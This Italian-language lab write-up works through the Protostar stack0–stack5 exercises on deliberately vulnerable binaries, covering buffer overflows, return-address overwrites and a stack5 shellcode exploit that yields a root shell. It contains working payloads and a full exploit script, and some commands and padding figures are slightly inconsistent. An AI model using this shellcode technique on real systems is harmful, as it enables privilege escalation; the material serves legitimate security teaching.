La macchina virtuale Protostar contiene esercizi di sicurezza legati alla corruzione della memoria. Ciascun esercizio corrisponde a un livello, per un totale di 23 esercizi divisi per temi:

- Stack-based buffer overflow
- Format string
- Heap-based buffer overflow
- Network byte ordering

Vedremo solo alcuni di questi livelli. La macchina virtuale è scaricabile dal sito Exploit Education. Per l'installazione:

- Scarichiamo l'immagine ISO *exploit-exercises-protostar-2.iso* dalla pagina Download.
- Successivamente, importiamola in VirtualBox, creando una nuova macchina virtuale

Gli account a disposizione sono due:

- **Giocatore**Giocatore: Un utente che intende partecipare alla sfida (simulando il ruolo dell'attaccante) si autentica con le credenziali seguenti
  - **Username**: user
  - **Password**: user

- **Amministratore**:
  - **Username**: root
  - **Password**: godmode

L'utente user utilizza le informazioni contenute nella directory **/opt/protostar/bin/** per conseguire uno specifico obiettivo:

- Modifica del flusso di esecuzione
- Modifica della memoria
- Esecuzione di codice arbitrario

3.1 Informazioni utili

- La macchina protostar gira su architettura a 32bit
- Se gira su processore intel allora l'architettura è **Little Endian**

3.2 Stack 0

Questo livello introduce diversi concetti:

- la memoria può essere accessibile al di fuori della sua regione di allocazione
- come sono disposte le variabili nello stack
- la modifica di zone al di fuori della memoria allocata può alterare l'esecuzione del programma.

Il programma in questione si chiama **stack0.c** e il suo eseguibile ha il seguente percorso: **/opt/protostar/bin/stack0**

Il codice sorgente è il seguente

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
```

```
int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    } else {
        printf("Try again?\n");
    }
}
```

3.2.1 Obiettivo

L'obiettivo della sfida è la modifica del valore della variabile **modified** a tempo di esecuzione.

3.2.2 Analisi del sorgente

Analizzando il codice di stack0.c scopriamo che il programma stampa un messaggio di conferma se la variabile modified è diversa da zero. Notiamo inoltre che le variabili modified e buffer sono spazialmente vicine. Saranno vicine anche in memoria centrale?

3.2.3 Idea per risolvere la sfida

Scrivere 68 byte in buffer, poiché buffer è un array di 64 caratteri, i primi 64 byte in input riempiono buffer e i restanti 4 byte riempiono modified.

Per analizzare la fattibilità dell'attacco bisogna verificare due ipotesi:

- **Ipotesi 1**: `gets(buffer)` permette l'input di una stringa più lunga di 64 byte
- **Ipotesi 2**: Le variabili `buffer` e `modified` sono contigue in memoria

Leggendo il manuale della *gets* si evince che non effettua controlli sulla taglia dell'input, di conseguenza possiamo passare un input più grande di 64 byte per buffer.

Per la seconda ipotesi invece controlliamo come è strutturato lo stack, ovvero ricostruiamo lo **stack layout**. Scopriamo che lo stack contiene un record di attivazione(**frame**) per ciascuna funzione invocata e utilizza un meccanismo LIFO(Last In First Out). L'aggiunta di frame fa cresce lo stack verso gli indirizzi bassi di memoria.

Lo stack viene gestito mediante tre registri:

- Puntatore alla cella di memoria che si trova al top dello stack (ESP/RSP)
- Puntatore alla cella di inizio del frame corrente (EBP/RBP)
- Puntatore alla cella che contiene il valore calcolato dalla funzione (EAX/RAX)

I nomi dei registri cambiano a seconda dell'architettura:

- 32 bit: ESP/EBP/EAX
- 64 bit: RSP/RBP/RAX

Stando alla documentazione letta sullo stack, la variabile **buffer** dovrebbe essere piazzata ad un indirizzo più basso della variabile **modified**. Questo dipende dal fatto che le variabili definite per ultime stanno in cima allo stack; lo stack cresce verso gli indirizzi bassi.

Quindi ci basta dare in input lungo almeno 65byte e saremo in grado di sovrascrivere la variabile modified. Per semplicità, invece di scrivere 65 caratteri, possiamo usare uno script python in-line come il seguente:

```
python -c 'print "a" * 65'
```

L'output di questo comando è passato in input a stack0 tramite pipe, come segue:

```
python -c 'print "a" * 65' | /opt/protostar/bin/stack0
```

3.2.4 Sintesi comandi da eseguire

```
python -c 'print "a" * 65' | /opt/protostar/bin/stack0
```

Vinciamo la sfida.

3.3 Stack 1

Il programma in questione si chiama **stack1.c** e il suo eseguibile ha il seguente percorso: **/opt/protostar/bin/stack1**

Il codice sorgente è il seguente

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    modified = 0;
    strcpy(buffer, argv[1]);

    if(modified == 0x61626364) {
        printf("you have correctly got the variable to the right value\n")
            ;
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

3.3.1 Obiettivo

L'obiettivo della sfida è impostare la variabile **modified** al valore **0x61626364** a tempo di esecuzione.

3.3.2 Analisi del sorgente

Analizzando il sorgente scopriamo che il programma si aspetta un argomento da tastiera.

3.3.3 Idea per risolvere la sfida

L'idea su cui si poggia l'attacco a `stack1` è identica a quella vista per `stack0`:

- Si costruisce un input di 64 'a' per riempire `buffer`
- Si appendono i 4 caratteri aventi codice ASCII `0x61`, `0x62`, `0x63`, `0x64`, per riempire `modified`
- Si invia l'input a `stack1`

Leggiamo la documentazione sul set ASCII e capiamo che i caratteri corrispondenti ai codici richiesti per vincere la sfida sono:

- 0x61 $\rightarrow$ a
- 0x62 $\rightarrow$ b
- 0x63 $\rightarrow$ c
- 0x64 $\rightarrow$ d

Dato che l'architettura intel è **Little Endian** l'input che inseriamo sarà al rovescio. Quindi il giusto input da inserire è:

```
/opt/protostar/bin/stack1 'python -c 'print "a" * 64 + "dcba"''
```

La variabile **modified** viene modificata correttamente, infatti ci viene stampato a video il messaggio: you have correctly got the variable to the right value. Vinciamo quindi la sfida.

3.3.4 Sintesi comandi da eseguire

```
/opt/protostar/bin/stack1 'python -c 'print "a" * 64 + "dcba"''
```

3.4 Stack 2

Stack 2 esamina le variabili d'ambiente e come possono essere impostate/settate. Il programma in questione si chiama **stack2.c** e il suo eseguibile ha il seguente percorso: **/opt/protostar/bin/stack2**

Il codice sorgente è il seguente

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");

    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;

    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }

}
```

3.4.1 Obiettivo

L'obiettivo della sfida è impostare la variabile **modified** al valore **0x0d0a0d0a** a tempo di esecuzione.

3.4.2 Analisi del sorgente

Analizzando il sorgente scopriamo che il programma stack2 accetta input locali, tramite una variabile di ambiente **(GREENIE)**.

3.4.3 Idea per risolvere la sfida

Leggendo il manuale sul set ASCII scopriamo che i caratteri corrispondenti ai codici richiesti sono i seguenti:

- 0x0a $\rightarrow$ '\n' (ASCII Line Feed)
- 0x0d $\rightarrow$ '\r' (ASCII Carriage Return)

L'idea su cui si poggia l'attacco a `stack2` è identica a quella vista per `stack1`:

- Si costruisce un input di 64 'a' per riempire `buffer`
- Si appendono i 4 caratteri aventi codice ASCII `0x0d`, `0x0a`, `0x0d`, `0x0a`, al rovescio, per riempire `modified`
- Si invia l'input a `stack2`

Possiamo farlo usando il comando:

```
export GREENIE='python -c 'print "a" * 64'' + "\x0a\x0d\x0a\x0d"''
```

Mandiamo in esecuzione stack 2 e verrà stampato il messaggio: you have correctly modified the variable, vinciamo quindi la sfida.

3.4.4 Sintesi comandi da eseguire

```
# entriamo nella cartella di lavoro
cd /opt/protostar/bin
# modifichiamo GREENIE
export GREENIE='python -c 'print "a" * 64'' + "\x0a\x0d\x0a\x0d"''
```

3.5 Stack 3

Stack3 esamina le variabili di ambiente e come possono essere impostate, e sovrascrive i puntatori alle funzioni memorizzati nello stack. Il programma in questione si chiama **stack3.c** e il suo eseguibile ha il seguente percorso: **/opt/protostar/bin/stack3**

Il codice sorgente è il seguente

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
    volatile int (*fp)();
    char buffer[64];

    fp = 0;

    gets(buffer);

    if(fp) {
        printf("calling function pointer, jumping to 0x%08x\n", fp);
        fp();
    }
}
```

3.5.1 Obiettivo

L'obiettivo della sfida è impostare **fp=win** a tempo di esecuzione. Ciò modifica il flusso di esecuzione, poiché provoca il salto del codice alla funzione **win()**.

3.5.2 Analisi del sorgente

Leggendo il sorgente notiamo che il programma stack3 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica e non sembrano esistere altri metodi per fornire input al programma.

3.5.3 Idea per risolvere la sfida

L'idea qui è quella di recuperare l'indirizzo della funzione **win()** a partire dal binario eseguibile stack3. Una volta trovato questo indirizzo, basta appenderlo all'input(ricordando sempre di scriverlo al rovescio per l'architettura Little Endian). Così facendo:

- il valore di **fp** viene sovrascritto con l'indirizzo della funzione **win()**
- dato che fp sarà diverso da zero, viene provocato il salto a fp (cioè a win())
- Vinciamo la sfida!

Quindi in breve

- recuperiamo l'indirizzo di win()
- costruiamo un input di 64 caratteri 'a' seguito dall'indirizzo di win() in formato Little Endian
- passiamo l'input a stack3 via pipe

Per recuperare l'indirizzo della funzione win(), utilizziamo il debugger di GNU Linux, ossia **gdb**. Avviamo gdb con stack3 tramite il comando:

```
gdb -q /opt/protostar/bin/stack3
# -q serve per non stampare a video info di copyright
```

Usiamo il comando p per stampare l'indirizzo di win():

```
$gdb -q /opt/protostar/bin/stack3
Reading symbols from /opt/protostar/bin/stack3...done
(gdb) p win
$1 = {void (void)} 0x8048424 <win>
```

L'input richiesto può essere generato con Python, facendo attenzione all'ordine dei byte:

```
python -c 'print "a" * 64 + "\x24\x84\x04\x08"'
```

Mandiamo stack3 in esecuzione con l'input appena creato:

```
python -c 'print "a" * 64 + "\x24\x84\x04\x08"' | /opt/protostar/bin/
    stack3
```

Otteniamo il messaggio calling function pointer, jumping to 0x8048424 code flow succesfully changed.

Vinciamo quindi la sfida.

3.5.4 Sintesi comandi da eseguire

```
# avvio stack3 in gdb
gdb -q /opt/protostar/bin/stack3
# stampo indirizzo win
p win
# scrivo script python e mando in pipe a stack3
python -c 'print "a" * 64 + "\x24\x84\x04\x08"' | /opt/protostar/bin/
    stack3
```

3.6 Stack 4

Stack4 esamina il registro EIP e come può essere sovrascritto per modificare il flusso di un programma. Il programma in questione si chiama **stack4.c** e il suo eseguibile ha il seguente percorso: **/opt/protostar/bin/stack4**

Il codice sorgente è il seguente

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}
```

```
int main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}
```

3.6.1 Analisi del sorgente

Leggendo il sorgente notiamo che il programma stack4 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica e non sembrano esistere altri metodi per fornire input al programma.

A differenza della sfida precedente, nel programma stack4 non c'è alcuna variabile esplicita da sovrascrivere.

3.6.2 Idea per risolvere la sfida

Abbiamo bisogno di trovare una locazione di memoria che, se sovrascritta, provoca una modifica del flusso di esecuzione. Possiamo usare la cella **indirizzo di ritorno** nello stack frame corrente.

L'indirizzo di ritorno è una cella di dimensione pari all'architettura, quindi 4 byte nel caso di Protostar. Contiene l'indirizzo della prossima istruzione da eseguire al termine della funzione descritta nello stack frame.

L'idea è sovrascrivere la cella indirizzo di ritorno con l'indirizzo della funzione win(). Per far ciò occorre identificare:

- l'indirizzo della cella di memoria contenente l'indirizzo di ritorno
- l'indirizzo della funzione win()

3.6.3 Layout dello stack

Eseguiamo passo passo stack4 tramite **gdb** per ricostruire il layout dello stack. In tal modo capiremo in quale cella si trova l'indirizzo di ritorno. Lo stack frame da analizzare è quello della funzione **main**.

Iniziamo con il recupero dell'indirizzo della funzione **win()**, tramite il comando p in gdb:

```
$gdb -q /opt/protostar/bin/stack4
Reading symbols from /opt/protostar/bin/stack4...done
(gdb) p win
$1 = {void (void)} 0x80483f4 <win>
```


A questo punto dobbiamo **disassemblare** il main() e capire cosa succede al suo interno. Usiamo il comando disas in gdb:

```
(gdb) disassemble main
```

L'output è il seguente:

```
Dump of assembler code for function main:
0x08048408 <main+0>: push   %ebp
0x08048409 <main+1>: mov    %esp,%ebp
0x0804840b <main+3>: and    $0xfffffff0,%esp
0x0804840e <main+6>: sub    $0x50,%esp
0x08048411 <main+9>: lea    0x10(%esp),%eax%
0x08048415 <main+13>: mov   eax,(%esp)
0x08048418 <main+16>: call  0x804830c <gets@plt>
0x0804841d <main+21>: leave
0x0804841e <main+22>: ret
End of assembler dump.
```

Analizzando ogni singola istruzione capiamo che il layout dello stack è il seguente:



N.B.

- 64 byte sono per buffer
- 8 byte sono aggiunti dall'architettura per allineare lo stack ad un multiplo di 16
- 4 byte sono per EBP

Quindi servono (64 + 8 + 4) byte, ovvero 76 byte di padding. Invece i successi 4 byte saranno quelli per sovrascrivere l'indirizzo di ritorno con l'indirizzo della funzione win().

Costruiamo un input di 76 caratteri 'a' seguito dall'indirizzo di win() in formato Little Endian. L'input richiesto può essere generato con Python, facendo attenzione all'ordine dei byte:

```
python -c 'print "a" * 76 + "\xf4\x83\x04\x08"'
```

Mandiamo stack4 in esecuzione con l'input appena creato con il comando:

```
python -c 'print "a" * 76 + "\xf4\x83\x04\x08"' | /opt/protostar/bin/
   stack4
```

Otteniamo il messaggio

```
code flow succesfully changed
Segmentation fault
```

Il messaggio di Segmentation fault è causato dal fatto che dopo l'esecuzione di win() viene letto il valore successivo sullo stack (rovinato), per riprendere il flusso di esecuzione. Tuttavia, tale fatto non costituisce un problema poichéè siamo riusciti a vincere la sfida.

3.6.4 Sintesi comandi da eseguire

```
$gdb -q /opt/protostar/bin/stack4
p win
disassemble main
python -c 'print "a" * 76 + "\xf4\x83\x04\x08"' | /opt/protostar/bin/
   stack4
```

3.7 Stack 5

Stack 5 esamina il buffer overflow e in particolare l'iniezione di shellcode tramite input. Il programma in questione si chiama **stack5.c** e il suo eseguibile ha il seguente percorso: **/opt/protostar/bin/stack5**

Il codice sorgente è il seguente

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}
```

3.7.1 Analisi del sorgente

Leggendo il sorgente notiamo che il programma stack4 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica e non sembrano esistere altri metodi per fornire input al programma.

Esaminando i metadati di stack5 scopriamo che esso è **SETUID root**.

3.7.2 Idea per risolvere la sfida

Nella sfida precedente, era presente il codice da eseguire (la funzione win()) per vincere la sfida. In questa sfida invece, è richiesta l'esecuzione di codice arbitrario. Tale codice, scritto in linguaggio macchina con codifica esadecimale, viene iniettato tramite l'input. In particolare utilizzeremo un codice macchina che esegue comandi di shell, ovvero uno **shelcode**.

Produciamo un input contenente:

- Lo shellcode (codificato in esadecimale)

- Caratteri di padding fino all'indirizzo di ritorno
- L'indirizzo iniziale dello shellcode (da scrivere nella cella contenente l'indirizzo di ritorno)
- Eseguiamo **stack5** con tale input
- Otteniamo una shell
- Poiché stack5 è **SETUID root**, la shell è di root!

Lo shellcode codificato in esadecimale è il seguente:

```
"\x31\xc0\x50\x68\x2f\x2f\x73" + \
"\x68\x68\x2f\x62\x69\x6e\x89" + \
"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
"\xcd\x80\x31\xc0\x40\xcd\x80";
```

Questo shellcode esegue una shell e siccome SETUID è accesso, sarà una shell di root. La lunghezza è di 28 byte.

3.7.3 Layout dello stack

Eseguiamo passo passo stack5 tramite **gdb** per ricostruire il layout dello stack. In tal modo capiremo in quale cella si trova l'indirizzo di ritorno, ma soprattutto dobbiamo calcolare l'indirizzo dell inizio dello shellcode. Lo stack frame da analizzare è quello della funzione **main**.


A questo punto dobbiamo **disassemblare** il main() e capire cosa succede al suo interno. Usiamo il comando disas in gdb:

```
(gdb) disassemble main
```

L'output è il seguente:

Analizzando ogni singola istruzione capiamo che il layout dello stack è il seguente:

```
Dump of assembler code for function main:
0x080483c4 <main+0>: push   %ebp
0x080483c5 <main+1>: mov    %esp,%ebp
0x080483c7 <main+3>: and    $0xfffffff0,%esp
0x080483ca <main+6>: sub    $0x50,%esp
0x080483cd <main+9>: lea    0x10(%esp),%eax%
0x080483d1 <main+13>: mov   eax,(%esp)
0x080483d4 <main+16>: call  0x80482e8 <gets@plt>
0x080483d9 <main+21>: leave
0x080483da <main+22>: ret
End of assembler dump.
```



N.B.

- 28 byte sono per lo shellcode
- 36 byte sono per buffer
- 8 byte sono aggiunti dall'architettura per allineare lo stack ad un multiplo di 16
- 4 byte sono per EBP

Quindi servono (28 + 32 + 8 + 4) byte, ovvero 76 byte di padding. Invece i successi 4 byte saranno quelli per sovrascrivere l'indirizzo di ritorno con l'indirizzo della funzione win().

NOTA BENE

Prima di recuperare l'indirizzo dello shellcode dobbiamo allineare gli indirizzi dello stack tra l'ambiente gdb e il terminale, altrimenti quando eseguiremo da terminale avremo un Segmentation fault.

Quindi usiamo in gdb il comando:

```
unset env LINES
unset env COLUMNS
```

Questo rimuoverà le varibili d'ambiente LINES e COLUMNS che gdb aggiunge e che rendono diversi gli indirizzi dello stack frame tra gdb e terminale.

Per capire a che indirizzo si trova lo shellcode ci basta partire dall'indirizzo di EBP e andare (8 + 36 + 28) 72 verso indirizzi più bassi. Recuperiamo l'indirizzo di EBP in questo modo:

- Mettiamo un breakpoint dopo la push %EBP
- Recuperiamo l'indirizzo di EBP con il comando p $ebp
- Eseguiamo in esadecimale l'operazione EBP - 72

A questo punto possiamo scrivere il nostro script python **stack5.py** come segue:

```
#!/usr/bin/python
# Parametri da impostare
length = 76
ret = '\x5e\xf7\xff\xbf'
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \
"\x68\x68\x2f\x62\x69\x6e\x89" + \
"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
"\xcd\x80\x31\xc0\x40\xcd\x80";
padding = 'a' * (length - len(shellcode))
payload = shellcode + padding + ret
print payload
```

Salviamo l'output dello script in un file nella directory temporanea **tmp**, con il comando:

```
python stack5.py > /tmp/payload
```

Mandiamo in esecuzione il programma passandogli l'input malizioso appena creato:

```
/opt/protostar/bin/stack5 < /tmp/payload
```

Viene eseguita **/bin/dash** ma termina immediatamente. Questo perché quando **/bin/sh** parte, lo stream STDIN è vuoto perché è stato drenato da gets(). Una lettura successiva su STDIN segnala EOF.

La soluzione è quella di mantenere aperto il flusso di STDIN. Possiamo farlo modificando il comando di attacco nel modo seguente:

```
(cat /tmp/payload; cat) | /opt/protostar/bin/stack5
```

Si usano due comandi **cat**:

- Il primo inietta l'input malevolo e attiva la shell
- Il secondo accetta input da **STDIN** e lo inoltra alla shell, mantenendo il flusso **STDIN** aperto

Eseguendo così stack5 viene avviata una shell, che è una shell di root, quindi vinciamo la sfida.

3.7.4 Debolezze

- privilegi di esecuzione ingiustamente elevati
- La dimensione dell'input destinato ad una variabile di grandezza fissata non viene controllata
- Di conseguenza, un input troppo grande corrompe lo stack

3.7.5 Mitigazioni

1. Spegnere bit SETUID:
    - autenticarsi come root e avviare una shell con il comando:

      ```
      sudo -i
      ```

    - spegnere SETUID con il comando:

      ```
      chmod u-s /opt/protostar/bin/stack5
      ```

    - Eseguiamo stack5 e noteremo che l'attacco non va a buon fine.
2. Limitare la lunghezza massima dell'input destinato ad una variabile di lunghezza fissata. Ad esempio, ciò può essere fatto evitando l'utilizzo di **gets()** in favore di **fgets()**. Eseguiamo stack5 e la sfida non verrà vinta.